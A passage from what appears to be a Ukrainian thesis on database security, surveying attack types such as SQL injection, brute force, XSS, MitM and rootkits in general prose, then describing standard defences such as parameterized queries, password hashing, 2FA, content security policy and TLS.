- Фішинг та соціальна інженерія – обман користувачів з метою отримання їхніх облікових даних.

- Ransomware-атаки – шифрування даних з подальшою вимогою викупу за їх розблокування.

- DDoS-атаки – перевантаження системи запитами, що унеможливлює її нормальне функціонування.

Ще одним важливим аспектом є розвиток тіньового ринку кіберзлочинності. Ударні інструменти, такі як віруси, трояни, експлойти та ботнети, тепер доступні у вигляді "послуг" (наприклад, Ransomware-as-a-Service). Це значно знижує бар’єр входу для нових кіберзлочинців, збільшуючи кількість атак.[7]

Таким чином, зростання кількості кібератак є складною проблемою, яка потребує інтегрованого підходу до забезпечення безпеки баз даних, включаючи впровадження сучасних технологій захисту, моніторингу та відновлення даних. Наслідки найпопулярніших типів атак зображено на рисунку 1.5.



Рисунок 1.5 – Наслідки основних типів атак

Дотримання міжнародних стандартів інформаційної безпеки стає обов’язковим у сучасних умовах для організацій, що працюють із базами даних. Це зумовлено потребою забезпечення єдиних підходів до захисту даних, підвищення довіри клієнтів та партнерів, а також дотриманням вимог законодавства різних країн. Ці стандарти зобов’язують організації забезпечувати належний рівень безпеки даних, що вимагає впровадження сучасних способів захисту БД.

Без стандартів, таких як ISO/IEC 27001, локальні підходи до захисту даних можуть бути фрагментованими і несумісними на міжнародному рівні. Це створює прогалини в безпеці баз даних, особливо для організацій, що працюють у кількох

юрисдикціях. Міжнародні стандарти забезпечують уніфіковані механізми оцінки ризиків, впровадження контролю та моніторингу безпеки.

Крім того, технологічний розвиток породжує нові підходи до захисту даних, такі як використання машинного навчання для виявлення аномалій, блокчейн для збереження історії змін у базі даних або квантові обчислення для посилення криптографічного захисту. Аналіз та впровадження цих підходів є перспективним напрямом дослідження.[8]

Обраний напрямок дослідження дозволяє не лише аналізувати сучасні загрози та засоби захисту, але й сприяти вдосконаленню існуючих технологій для забезпечення більш високого рівня безпеки. Це сприятиме розробці рішень, які дозволять організаціям зберегти довіру клієнтів, захистити свої дані від втрат і мінімізувати ризики.

Отже, вибір напряму дослідження обґрунтований як теоретичною важливістю, так і практичною потребою у створенні ефективних методів захисту баз даних в умовах зростаючих загроз.

1.3 Технічний аспект проблеми

Архітектура баз даних має прямий вплив на їхню безпеку. Наприклад, розподілені бази даних, що використовуються у великих корпораціях або хмарних сервісах, піддаються більшому ризику атак через розширену поверхню доступу. У таких системах кожен вузол може стати точкою входу для зловмисників. Крім того, складність забезпечення синхронізації даних та реплікації між вузлами може створювати вразливості, які важко виявити.

Монолітні системи баз даних, хоча й мають меншу кількість точок доступу, стикаються з проблемами масштабованості та ефективності захисту великих обсягів даних. Такі системи можуть страждати від єдиного пункту відмови, що робить їх особливо вразливими до атак типу DDoS або внутрішніх збоїв.

Належна автентифікація та авторизація є базовими елементами захисту баз даних, але на практиці їх часто реалізують із помилками. Наприклад,

використання слабких паролів, відсутність багатофакторної автентифікації або неправильна конфігурація ролей користувачів створюють значні ризики.

Більшість сучасних систем баз даних підтримують різні методи автентифікації, включаючи біометричні дані, токени або протоколи типу OAuth. Однак інтеграція цих технологій часто вимагає значних ресурсів і високого рівня технічної експертизи. Неправильна реалізація може не лише знизити ефективність захисту, але й викликати проблеми з доступністю системи для легітимних користувачів.

Програмне забезпечення, яке використовується для управління базами даних, постійно оновлюється для усунення вразливостей. Однак часто організації не встигають впроваджувати оновлення через побоювання щодо стабільності системи або відсутність тестових середовищ. У результаті застарілі версії програм можуть містити відомі вразливості, які активно використовуються зловмисниками.

Наприклад, SQL-ін’єкції залишаються однією з найпоширеніших атак, незважаючи на наявність засобів захисту, таких як підготовлені запити (prepared statements). Проблема часто полягає у некоректному програмуванні або недостатній перевірці введених користувачем даних.

Передача даних між клієнтськими пристроями та серверами баз даних є ще однією вразливою точкою. Використання протоколів без шифрування, таких як HTTP замість HTTPS, або недостатній захист API може призвести до перехоплення даних. Це особливо критично для систем, які працюють із фінансовими або медичними даними.

Протоколи шифрування, такі як TLS, забезпечують надійний захист передаваних даних. Однак для цього необхідна правильна конфігурація, зокрема використання сучасних алгоритмів шифрування та регулярне оновлення сертифікатів. Неправильна конфігурація може призвести до вразливостей, таких як атаки типу «людина посередині».

Технічна реалізація захисту баз даних неможлива без систем моніторингу та виявлення загроз. Такі системи дозволяють оперативно виявляти аномалії,

наприклад, надмірну активність одного користувача, спроби доступу до невиділених ресурсів або зміну великої кількості даних за короткий час. Інтеграція з системами SIEM дозволяє не лише виявляти потенційні атаки, але й швидко реагувати на них.

Однак такі системи потребують значних обчислювальних ресурсів і високого рівня технічної підготовки персоналу для їхньої належної роботи. Без регулярного оновлення сигнатур загроз та коректного налаштування система може генерувати багато помилкових сповіщень, що ускладнює виявлення реальних атак.

Новітні технології, такі як машинне навчання, блокчейн або гомоморфне шифрування, пропонують нові можливості для захисту баз даних. Наприклад, машинне навчання дозволяє аналізувати поведінку користувачів і виявляти аномалії, які важко виявити традиційними методами. Блокчейн може бути використаний для забезпечення прозорості змін у базі даних і унеможливлення їхнього прихованого редагування.

Втім, впровадження таких технологій пов’язане зі складнощами, зокрема високою вартістю реалізації, потребою в додаткових обчислювальних ресурсах та спеціалізованих знаннях. Без належного тестування та інтеграції використання цих технологій може бути неефективним.[9]

Технічний аспект проблеми захисту баз даних охоплює численні виклики, пов’язані з архітектурою систем, захистом даних у стані зберігання та передачі, а також інтеграцією сучасних рішень. Ефективне вирішення цих проблем вимагає комплексного підходу, що поєднує сучасні технології, дотримання найкращих практик та належне управління ризиками.

1.4 Висновки до першого розділу

Розглянуті аспекти захисту баз даних демонструють важливість комплексного підходу до забезпечення їхньої безпеки, що включає як технічні, так і організаційні заходи. Сучасні загрози, такі як кібератаки, зловмисні дії внутрішніх користувачів, програмні вразливості та проблеми конфігурації систем,

вимагають використання спеціалізованих рішень, адаптованих до особливостей різних типів баз даних.

Для реляційних баз даних, таких як MySQL, PostgreSQL, Oracle та Microsoft SQL Server, ключовими механізмами захисту є шифрування даних, багаторівнева автентифікація та рольова система доступу. Використання таких інструментів, як Transparent Data Encryption дозволяє забезпечити захист від витоків даних і несанкціонованого доступу.

Нереляційні бази даних такі, як MongoDB, Cassandra, Redis мають свої специфічні ризики через відсутність вбудованих механізмів шифрування у безкоштовних версіях або спрощену конфігурацію доступу. Використання технологій типу TLS для передачі даних, та вбудованих механізмів моніторингу значно знижує ризики для цих систем.

Спеціалізовані інструменти, такі як брандмауери баз даних Imperva, IBM Guardium, системи виявлення загроз і сканери вразливостей, забезпечують високий рівень безпеки, дозволяючи своєчасно ідентифікувати потенційні загрози та реагувати на них. Такі рішення є особливо актуальними для великих корпоративних середовищ.

Таким чином, ефективний захист баз даних потребує комплексного підходу, що включає налаштування вбудованих функцій безпеки, інтеграцію сучасних інструментів моніторингу та аудит, а також впровадження міжнародних стандартів безпеки. Вибір конкретних технологій залежить від типу бази даних, масштабів організації та її специфічних вимог до захисту.

РОЗДІЛ 2. МЕТОДИ АТАК ТА СПОСОБИ ЗАХИСТУ БАЗ ДАНИХ

2.1 Методи атак на бази даних

Захист баз даних від несанкціонованого доступу є одним із ключових аспектів інформаційної безпеки, що забезпечує конфіденційність, цілісність та доступність даних. У сучасному світі інформаційних технологій бази даних стають важливим елементом роботи різних організацій, а ризики втрати чи компрометації даних зростають разом із розвитком кіберзагроз. У зв'язку з цим важливим є дослідження способів та засобів захисту баз даних від потенційних атак.

До потенційних загроз можна віднести наступні види атак:

- SQL-ін’єкції.
- Brute Force-атаки.
- Міжсайтовий скриптинг (XSS).
- Зловживання правами доступу.
- Використання вразливостей конфігурації.
- Перехоплення трафіку.
- DoS/DDoS-атаки.
- MitM (Man-in-the-Middle).
- Фішинг.
- Руткіти.

2.2 Опис особливостей атак на бази даних

SQL-ін'єкція - це тип кібератаки, при якій зловмисник впроваджує шкідливий SQL-код у запити, що виконуються додатком до бази даних. Мета таких атак - отримати несанкціонований доступ до даних, змінити їх, зруйнувати базу або отримати контроль над сервером.[10]

Для отримання доступу до бази даних зловмисник використовує поля вводу, такі як форми, пошукові рядки, URL-параметри та інші, які безпосередньо передають введені дані в SQL-запит.

Якщо додаток не перевіряє або не очищує введені дані, вони включаються у SQL-запит як код. Після цього база даних сприймає введені дані як частину валідного запиту, виконуючи команди зловмисника.

Є декілька видів SQL-ін’єкцій, а саме:

- In-Band SQLi.
- Blind SQLi.
- Error-based SQL Injection.
- Out-of-Band SQLi.
- Union-based SQLi.

У випадку класичної ін’єкції зловмисник передає у запит шкідливий код з додаванням структур, це дозволяє зловмиснику ввести додаткові команди в систему для отримання результату, та дає змогу виконувати запити від імені системи.

Коли система не повертає прямих відповідей про результати запиту, зловмисник може використовувати логічні запити для отримання інформації, такий вид називається сліпою ін’єкцією.

Існує тип атаки який використовує помилки, що генеруються базою даних, для отримання інформації про її структуру. В цьому випадку зловмисник вводить спеціальні запити, які видають помилки, аналізуючи помилки він дізнається структуру бази, назви таблиць та колонок.

У випадку, якщо основний канал передачі даних для атаки недоступний, замість цього можна використовувати стороні канали. Зловмисник повинен ввести код, який ініціює запити до зовнішніх серверів, їх відповіді або запити до сторонніх серверів будуть розкривати інформацію. Такий метод дозволить зловмиснику витягувати потрібну інформацію через стороні сервери.

Коли зловмисник використовує оператор UNION, щоб поєднати результати легітимного запиту із своїми даними, він додає до запиту іншу таблицю чи дані. Це дозволяє виводити вміст таблиці бази даних.

Цілями цього способу атаки є отримання конфіденційної інформації, маніпуляція даними, обхід авторизації, експлуатація інфраструктури.

Метод зламу системи, в якому зловмисник намагається підібрати дані шляхом послідовного перебору комбінації називається Brute Force атакою. Атака базується на принципі, що будь-який пароль або ключ можна знайти, якщо випробувати всі можливі варіанти.

Цілями цієї атаки є здобуття доступу до облікових записів, баз даних, або зашифрованих даних.

Використовуючи скрипти або спеціалізовані програми для автоматичного перебору паролів зловмисник намагається отримати доступ до облікових записів користувачів системи.

Швидкість даного способу залежить від потужності атакуючої системи та складності пароля облікового запису. Для слабких паролів таких як «123456», перебір займе декілька секунд, проте для довгих та складних паролів, які включають в себе цифри, літери верхнього та нижнього регістру, спеціальні знаки, такий спосіб атаки займе значно більше часу.

Існує декілька видів Brute Force атак наприклад класична атака. Вона включає в себе перебір всіх можливих комбінацій символів у паролі. Цей метод ефективний лише для коротких і слабких паролів, оскільки зі збільшенням довжини пароля час зростає експоненційно.[11]

На відміну від класичного перебору, існує метод, який починає перебір з одного конкретного пароля, який перевіряється для великої кількості облікових записів, його називають зворотнім перебором. В цьому випадку зловмисник може використовувати популярні або слабкі паролі, які часто застосовуються користувачами.

Перевагами цього методу є висока ймовірність успіху, якщо пароль часто використовується, проте для успішного застосування цього способу потрібно володіти великою базою даних облікових записів системи.

Метод у якому зловмисник припускає, що пароль має певну структуру називається гібридним перебором з фіксованою структурою. До прикладу, якщо відомо, що пароль починається з цифри, та закінчується цифрою, це означає, що пароль має фіксовані структура. Таким чином здійснюється перебір даних, які відповідають заданим параметрам.

До переваг цього методу можна віднести те, що цей метод значно зменшує кількість варіантів для перевірки, проте його ефективність залежить від точності припущень щодо структури паролю.

Розподілена атака реалізується за допомогою великої кількості пристроїв або ботнетів. Завдяки розподіленню ресурсів, атака відбувається швидше, оскільки перебір здійснюється паралельно на кількох пристроях.

Перевагами цієї атаки є те, що швидкість атаки значно вища в порівняні з класичним методом перебору, проте для її використання потрібно буде організувати мережу ботів або інших обчислюваний машин, завдяки яким і можна буде її використати.

Існує також варіант атак за допомогою часових варіацій. Цей метод застосовується для обходу систем безпеки, які блокують обліковий запис після кількох невдалих спроб входу. Зловмисник використовує часові інтервали між спробами, щоб уникнути блокування.

Оскільки система може блокувати користувача при використані декількох невдалих спроб цей спосіб дозволить автоматично та ефективно виконувати атаки навіть на захищені системи, проте використання цього способу значно збільшує тривалість атаки.

У випадку якщо зловмисник отримує доступ до бази даних із хешами паролів, перебір можливих комбінацій здійснюється для отримання відповідного хеша. Цей метод реалізується офлайн і не залежить від швидкості з'єднання з ціллю.

Оскільки цей метод реалізується офлайн ця атака напряму не впливає на цільову систему під час атаки, проте ефективність атаки значно залежить від алгоритму хешування паролів.

Використовують також метод атаки на основі ключів шифрування. Цей вид атаки орієнтований на взлом зашифрованих даних шляхом підбору ключів шифрування. Він може використовуватися для зламу файлів, мереж Wi-Fi або VPN-з'єднань.

До його переваг можна віднесте те, що він дозволяє обійти навіть складні системи шифрування, проте він вимагає значних обчислюваних ресурсів для складних алгоритмів.

Одна з найпоширеніших вразливостей веб-додатків, яка дозволяє зловмисникам впроваджувати та виконувати шкідливий скрипт в браузерах користувачів є міжсайтовий скриптинг. Метою даних атак може бути крадіжка даних користувачів, викрадення облікових записів, перенаправлення на шкідливі сайти. Існує декілька основних видів атак, які класифікуються в залежності від механізму введення шкідливого коду, та його виконання.

Найбільш небезпечним видом цієї вразливості є збережений XSS. В разі такої атаки код зловмисника впроваджується в базу даних або інше сховище даних. Після цього код виконується щоразу, коли користувач переглядає певну сторінку або взаємодіє з певними данимми.

Коли шкідливий код не зберігається на сервері, а передається як частина запиту до веб-додатку його називають відображеним. Сервер обробляє ці дані, та повертає їх у відповідь браузеру користувача. Такий вид атаки зазвичай використовується для поширення шкідливих посилань.

Існує також DOM-based XSS який працює на стороні клієнта, без участі сервера. У цьому випадку вразливість виникає через неправильну обробку даних. Впроваджений код змінює модель веб-сторінки, після чого він виконується в браузері користувача.Особливістю цієї атаки є те, що сервер не змінює взаємодію з шкідливим кодом, все відбувається на стороні клієнта.[12]

Одним із найпоширеніших способів порушення безпеки інформаційних систем є зловживання правами доступу. Цей метод атак ґрунтується на використанні недостатньо захищених або неправильно налаштованих механізмів контролю доступу, що дає зловмисникам доступи для вільного користування системою. Такі атаки можуть мати різні типи залежно від способу експлуатації вразливостей.

Одним із ключових типів зловживання правами доступу є горизонтальне підвищення привілеїв. У цьому випадку зловмисник намагається отримати доступ до ресурсів або даних іншого користувача з таким самим рівнем привілеїв.

Іншим серйозним видом є вертикальне підвищення привілеїв, при якому зловмисник намагається отримати доступ до функціоналу чи ресурсів, що належать користувачам з вищим рівнем привілеїв, наприклад адміністраторам системи. Цей тип атаки зазвичай відбувається через помилки в налаштуваннях системи або вразливості програмного забезпечення. Така атака особливо небезпечна, оскільки вона може дати зловмиснику контроль над усією системою.

Окрім горизонтальних і вертикальних методів зловживання, часто виникають атаки, пов’язані з непрямим доступом до даних чи функцій. У цьому випадку зловмисник може використовувати третю сторону або посередника, щоб обійти механізми контролю доступу.

Особливої уваги заслуговує зловживання ролями або обліковими записами з надмірними правами. Це відбувається тоді, коли користувач або обліковий запис має доступ до більшого обсягу ресурсів чи функцій, ніж це необхідно для виконання його завдань.

Варто згадати атаки через ескалацію привілеїв у системах з недостатнім журналюванням дій користувачів. Якщо система не веде детального обліку змін або дій, які виконуються користувачами з різними рівнями доступу, зловмисник може з легкістю приховати сліди своєї активності. Значну небезпеку становить зловживання доступом через спільні або некоректно захищені облікові записи.

Вразливості конфігурації системи є серйозною загрозою, адже їх можуть використовувати зловмисники для отримання повного контролю над базою. Такі

атаки відбуваються коли система має неправильні, або слабкі налаштування безпеки. Вразливості виникають через недостатнє тестування або відсутність належного моніторингу системи.

Одним із основних способів використання вразливостей є експлуатація ненадійних стандартних налаштувань. Багато систем і програмного забезпечення постачаються з базовими налаштуваннями безпеки, які розроблені для зручності встановлення, а не для захисту.

Серйозною проблемою є використання невідповідних або застарілих криптографічних алгоритмів у налаштуваннях системи. Також системи, які не застосовують шифрування для збереження або передачі конфіденційних даних, є надзвичайно вразливими до атак.

Атака під час якої зловмисники перехоплюють дані, що передаються через мережу називається перехопленням трафіку. Ця атака ґрунтується на використанні вразливостей мережевої інфраструктури, або незашифрованих протоколах доступу до інформації. Існує декілька способів виконання таких атак.

Одним із найпоширеніших видів перехоплення є пасивне перехоплення трафіку. У цьому випадку зловмисник залишається непомітним для користувачів системи, перехоплюючи трафік без змін у змісті чи маршруті. Такі атаки часто відбуваються в публічних, або слабо захищених мережах, де дані передаються у відкритому вигляді. Таке перехоплення небезпечне тим, що жертва не помічає жодних ознак втручання, а зловмисник може отримати доступ до облікових записів, банківських даних чи іншої конфіденційної інформації.[13]

На відміну від попереднього підходу, активне перехоплення передбачає втручання в процес передачі даних. У цьому випадку зловмисник отримує доступ не лише до інформації, а і може змінювати чи підробляти дані, які передаються в мережі.

Іншим видом перехоплення є атака через підробку ARP. Він використовується для визначення MAC-адреси пристрою в локальній мережі. Зловмисники можуть скористатися слабкостями цього протоколу, щоб змусити мережу повірити, що їхній пристрій є шлюзом або іншим важливим вузлом. У

цьому випадку весь трафік з локальної мережі перенаправляється через пристрій зловмисника, що дозволяє йому перехоплювати, аналізувати та змінювати дані.

Ще одним серйозним видом атаки є DNS-спуфінг. У цьому випадку зловмисник втручається в процес перетворення доменного імені на IP-адресу, перенаправляючи користувачів на підроблені веб-сайти.

Перехоплення трафіку становить серйозну загрозу для інформаційної безпеки, оскільки воно може бути непомітним для жертви та мати катастрофічні наслідки. Зловмисники отримують доступ до конфіденційної інформації, включаючи паролі, платіжні дані, листування та бізнес-інформацію.

Одним із найнебезпечніших видів атак є DoS/DDoS-атаки, їх метою є порушення роботи системи або серверів. Ці атаки спрямовані на перевантаження системи обсягом запитів, що перевищує її можливості, внаслідок чого вона стає недоступною для користування.

Один з основних типів таких атак є атаки на рівні мережі, які передбачають перенавантаження системи жертви великими обсягами трафіку. Вони надсилають пакети даних, які заповнюють мережу, що унеможливлює використання системи.

Іншим поширеним видом є атаки на рівні застосунків, які спрямовані на виснаження сервера або програмного забезпечення. Ці атаки використовують менші обсяги трафіку, але надсилають запити, які вимагають значних ресурсів для обробки. Це може включати завантаження сторінок, обробку складних баз даних чи виконання скриптів.

Особливо небезпечними є Flood-атаки, які використовують вразливості протоколу UDP. Цей протокол не передбачає встановлення сеансу зв’язку, що дозволяє зловмисникам надсилати великі обсяги пакетів, не потребуючи підтвердження від отримувача. Також вразливості протоколу TCP, у цьому випадку зловмисники надсилають велику кількість запитів на встановлення TCP-з’єднання, але не завершують процес встановлення.

Велику загрозу становлять розподілені атаки, які здійснюються з використанням великої кількості зламаних пристроїв. Під час атаки тисячі або навіть мільйони пристроїв одночасно надсилають запити до цільової системи,

створюючи масштабне перевантаження. DDoS-атаки є складними для виявлення та блокування, оскільки запити надходять із великої кількості джерел, що ускладнює ідентифікацію джерела атаки.

Наслідки DoS/DDoS-атак можуть бути катастрофічними. Вони призводять до недоступності критично важливих сервісів, втрати доходів, репутаційних ризиків і навіть порушень у роботі цілих інфраструктур.

Атаки типу Man-in-the-Middle є досить сер'йозним видом кібератаки, за якого може перехоплюватись та змінюватись комунікація між сторонами, створюючи ілюзію прямого з'єднання. Цей тип атаки дає можливість отримувати конфіденційні дані, такі як паролі, банківські реквізити, або ж вносити зміни до переданих даних.[14]

Перехоплення мережевого трафіку через ARP-спуфінг є одним з найпоширеніших механізмів здійснення таких атак. Цей метод використовується для зв'язування IP-адрес з MAC-адресами в локальній мережі. У цьому випадку надсилаються підроблені ARP-відповіді в мережу, змушуючи пристрої вважати його пристрій маршрутизатором або іншим вузлом. Це дозволяє зчитувати, копіювати або змінювати дані без відома користувачів.

Іншим способом є DNS-спуфінг, під час якого підміняються відповіді серверів DNS, щоб спрямувати жертву на підроблені веб-сайти. Коли користувач переходить по посиланню, браузер звертається до DNS-сервера, щоб отримати IP-адресу відповідного веб-ресурсу. Ця атака є складною для виявлення, оскільки користувач зазвичай не помічає жодних ознак підробки.

Більш складним варіантом таких атак є SSL-спуфінг, який націлений на протоколи шифрування. У сучасних мережах більшість комунікацій здійснюється за захищеним протоколом HTTPS, що використовує SSL/TLS для шифрування даних. У цьому випадку підміняється сертифікат шифрування, змушуючи клієнта довіряти підробленому сертифікату. Унаслідок цього він отримує можливість декодувати весь трафік, що передається між клієнтом і сервером.

Наслідки таких атак можуть бути серйозними, починаючи від крадіжки особистих даних і закінчуючи порушенням роботи цілих організацій.

Атаки на бази даних на основі руткітів є одними з найскладніших і найбільш прихованих способів компрометації системи. Відмінна риса використання руткітів полягає в їхній здатності глибоко інтегруватися в операційну систему, змінюючи її функціональність для приховування слідів діяльності.

Використання ядрових руткітів є одним із найпоширеніших видів атаки. Вони модифікують ключові функції ядра, що дозволяє отримати доступ до баз даних, приховувати дії, або змінювати результати запитів.

Інший підхід до реалізаціх атак на їх основі пов’язаний із рівнем користувача. Вони працюють на рівні користувацьких додатків і бібліотек, можуть підмінювати стандартні бібліотеки, або модифікувати клієнтські програми. Це особливо небезпечно, адже такий спосіб часто не потребує прав адміністратора для роботи.[15]

Важливим аспектом таких атак є їхнє застосування для перехоплення системних викликів і модифікації API функцій. Це дозволяє створювати копії баз даних або перехоплювати інформацію під час її передачі. З іншого боку, він може змінювати вміст відповідей баз даних, маніпулюючи результатами запитів.

Особливе місце займає використання віртуальних технологій, адже в такому випадку створюється імітація нормальної роботи системи, в той час як за всі дії включаючи аутентифікацію, запити й відповіді, відповідають руткіти.

Досить часто також використовуються мережеві руткіти для захоплення та аналізу мережевого трафіку. Такий спосіб дозволяє перехоплювати паролі, запити, та інші чутливі дані, навіть якщо вони передаються в зашифрованому вигляді. Деякі з них мають вбудовані модулі для декодування SSL/TLS з’єднань, що значно ускладнює їх виявлення.

Вони також здатні створювати приховані облікові записи з високим рівнем доступу. Після їх встановлення з’являється створення облікового запису адміністратора, який буде невидимим для стандартних інструментів моніторингу.

Одна з головних причин їх ефективності полягає в їх здатності залишатись непомітними. Це робить їх особливо небезпечними як для користувачів так і для адміністраторів систем.

Отже атаки на бази даних є досить різноманітними за методами, інструментами й цілями, але всі вони спрямовані на отримання доступу до конфіденційної інформації, порушення цілісності даних або унеможливлення їхньої доступності.

2.3 Загальні способи та методи захисту від потенційних атак

SQL-ін'єкція є однією з найбільш поширених та небезпечних вразливостей у веб-додатках. Вона дозволяє зловмисникам вставляти шкідливі запити в код, який взаємодіє з базою даних. Це може призвести до витоку, змін або видалення даних. З метою захисту баз даних від них існує кілька ефективних методів, які можна застосовувати на різних етапах розробки додатків.

Першим та найефективнішим методом є використання параметризованих запитів або підготовлених виразів. Цей підхід полягає в тому, щоб відокремити SQL-код від даних, що передаються в запиті. Параметризовані запити дозволяють задавати шаблон запиту, в якому значення параметрів передаються окремо. Таким чином, дані, які передаються користувачем, не інтерпретуються як частина коду. Більшість сучасних бібліотек для роботи з базами даних, таких як MySQL або PDO, підтримують параметризовані запити. Це є критичним, оскільки навіть якщо користувач намагається вставити шкідливий код, він буде оброблений як звичайне значення, а не частина запиту.[16]

Наступним важливим методом захисту є використання процедурних або обмежених функцій для доступу до бази даних. Це дозволяє обмежити доступ до необхідних операцій, таких як вставка, оновлення або читання даних, без надання можливості виконання довільних запитів. Використання спеціально визначених функцій або збережених процедур дозволяє заблокувати виконання небезпечних запитів, знижуючи ризик атаки.

Ще одним способом запобігання ін'єкціям є валідація та очищення вхідних даних. Всі дані, які надходять від користувача, повинні бути перевірені на коректність та безпеку перед тим, як бути використаними в SQL-запитах. Це

включає перевірку типів даних, довжини рядків, форматів, а також обмеження на наявність потенційно небезпечних символів, таких як апострофи, лапки чи подвійні лапки. Очищення даних включає видалення або екранування небезпечних символів, щоб зменшити ймовірність ін'єкції шкідливого коду.

Досить популярним підходом для захисту є використання бібліотек або фреймворків, які вже включають механізми безпеки. Багато фреймворків для розробки додатків, таких як Laravel, Django, Ruby on Rails або ASP.NET, вже мають вбудовані захисти. Вони використовують автоматичне екранування введених даних, параметризовані запити і перевірку безпеки, що знижує ймовірність успішної атаки. Тому важливо використовувати ці інструменти, оскільки вони забезпечують високий рівень захисту без потреби додаткового налаштування.

Важливим аспектом є налаштування прав доступу до бази даних. Користувачі, які взаємодіють з нею, повинні мати мінімально необхідні права доступу для виконання своїх функцій. Це дозволяє обмежити можливі наслідки в разі успішної атаки, оскільки зловмисник не зможе здійснити небезпечні операції з даними.

Додатковим рівнем захисту є використання механізмів виявлення аномалій і моніторингу. Це включає в себе постійне відстеження всіх запитів, і аналіз їх на предмет незвичних або підозрілих патернів. Такі рішення можуть використовувати різноманітні алгоритми для виявлення аномалій, аналізуючи лог-файли та патерни запитів.

Правильна конфігурація сервера ж важливим аспктом для захисту. Вона повинна забороняти виконання непотрібних функцій або команд, які можуть бути використані для атаки. Важливо також регулярно оновлювати сервер бази даних та інші компоненти програмного забезпечення для усунення відомих вразливостей.

На додаток до цих технічних заходів, важливо проводити регулярні аудит і тестування безпеки для виявлення потенційних вразливостей. Використання інструментів для автоматичного сканування на наявність ін'єкцій, таких як

OWASP ZAP або SQLmap, може допомогти знайти недоліки в системі, які можуть бути використані зловмисниками.[17]

Так як Brute Force-атаки є одним з найбільш поширених методів злому, який полягає у спробі підібрати правильний пароль або ключ доступу шляхом перебору всіх можливих варіантів. Для захисту від таких атак на існує ряд ефективних методів, які можна впровадити як на рівні самої бази даних, так і на рівні веб-додатків та мережевої інфраструктури.

Одним з основних підходів є обмеження кількості спроб для входу в систему. Це може бути реалізовано за допомогою механізмів, які фіксують кількість невдалих спроб введення пароля та блокують доступ до системи на певний період часу після досягнення ліміту спроб.

Важливим компонентом захисту є також використання двофакторної аутентифікації, яка додає рівень захисту при спробі входу в систему. Вона вимагає не лише пароля, але й одноразового коду, що надсилається на мобільний телефон або генерується додатком для аутентифікації.

Використання алгоритмів хешування паролів є важливим способом захисту від таких атак. Алгоритми, такі як bcrypt, Argon2 або PBKDF2, створюють хеші паролів, які неможливо відновити в оригінальний текст без здійснення обчислень. Більше того, ці алгоритми дозволяють використовувати додаткові випадкові значення, що додаються до пароля перед хешуванням, що ускладнює перебір хешів під час атаки. Враховуючи, що кожен хеш створюється унікальним чином навіть для однакових паролів, такі атаки стають надзвичайно неефективними, оскільки необхідно обчислювати окремий хеш для кожного користувача та його пароля.

Завдяки постійному відстеженню запитів на вхід можна виявити підозрілі спроби, що надходять з однієї IP-адреси. Аналіз логів дозволяє своєчасно виявити аномалії у поведінці і заблокувати підозрілих користувачів.

Крім того, можна використовувати методи обфускації або приховування даних для підвищення рівня безпеки. Це може включати в себе приховування справжніх імен користувачів, логінів або паролів у відповіді на запити. Цей метод

обмежує можливості атакуючого при атаках, оскільки це змушує знову й знову перевіряти всі можливі варіанти, не знаючи, на яких конкретно користувачів слід націлюватися.

Хорошим способом є використання капчі або інших засобів, які вимагають підтвердження, що доступ до системи намагається отримати людина, а не автоматизований скрипт або бот. Капча може бути застосована для перевірки користувачів після кількох невдалих спроб входу, змушуючи автоматизовані системи втратити час на вирішення складних тестів.

Досить поширена атака що вставляє шкідливий код на веб-сторінки називається міжсайтовий скриптинг. Захист від нього вимагає використання декількох важливих способів, які слід впроваджувати на різних етапах розробки.

Одним з найефективніших методів захисту є правильне очищення та валідація всіх вхідних даних, що надходять від користувачів. Це включає не тільки перевірку на наявність шкідливих скриптів, але й наявність будь-яких некоректних або небезпечних символів, які можуть бути інтерпретовані як частина коду.

Важливою складовою цього процесу є використання спеціальних бібліотек і фреймворків, які забезпечують правильне кодування даних. Замість того щоб дозволяти браузеру інтерпретувати введені символи як HTML або JavaScript, їх слід перетворювати на відповідні HTML-енкодування.

Крім того, необхідно використовувати механізми кодування виведених даних. Навіть якщо дані, не містять явного шкідливого коду, вони все одно можуть бути використані для маніпуляцій, якщо не будуть належно заекрановані перед відображенням на веб-сторінці.

Для цього важливо застосовувати методи кодування, що забороняють виконання скриптів в браузері. Кодування та екранування, а також використання спеціальних фільтрів для виведених даних забезпечують належний рівень безпеки.

Важливим аспектом є використання політик безпеки контенту. Це механізм, який дозволяє адміністраторам визначати, які ресурси можуть бути завантажені

на сторінку, а також де і як можна виконувати скрипти, це значно знижує ймовірність того, що шкідливий скрипт буде виконаний на сторінці.[18]

Загалом для ефективного захисту від таких атак потрібно налаштувати правильну валідацію та кодування вхідних даних, застосування політик безпеки контенту, налаштування відповідних заголовків безпеки та застосувати обмеження доступу до даних бази.

Оскільки перехоплення трафіку є серйозною загрозою, захист від неї потребує застосування низки стратегій та технологій спрямованих на забезпечення безпеки каналів зв'язку та захист переданих даних від несанкціонованого доступу.

Для захисту широко використовується шифрування при передачі даних. Воно забезпечує захист під час передачі даних, для його виконання використовуються протоколи TLS або SSL. Вони є стандартними рішеннями для забезпечення захищеного каналу. Оскільки TLS є більш новітнім і безпечним протоколом він здатний забезпечувати захист від атак типу Man-in-the-Middle.

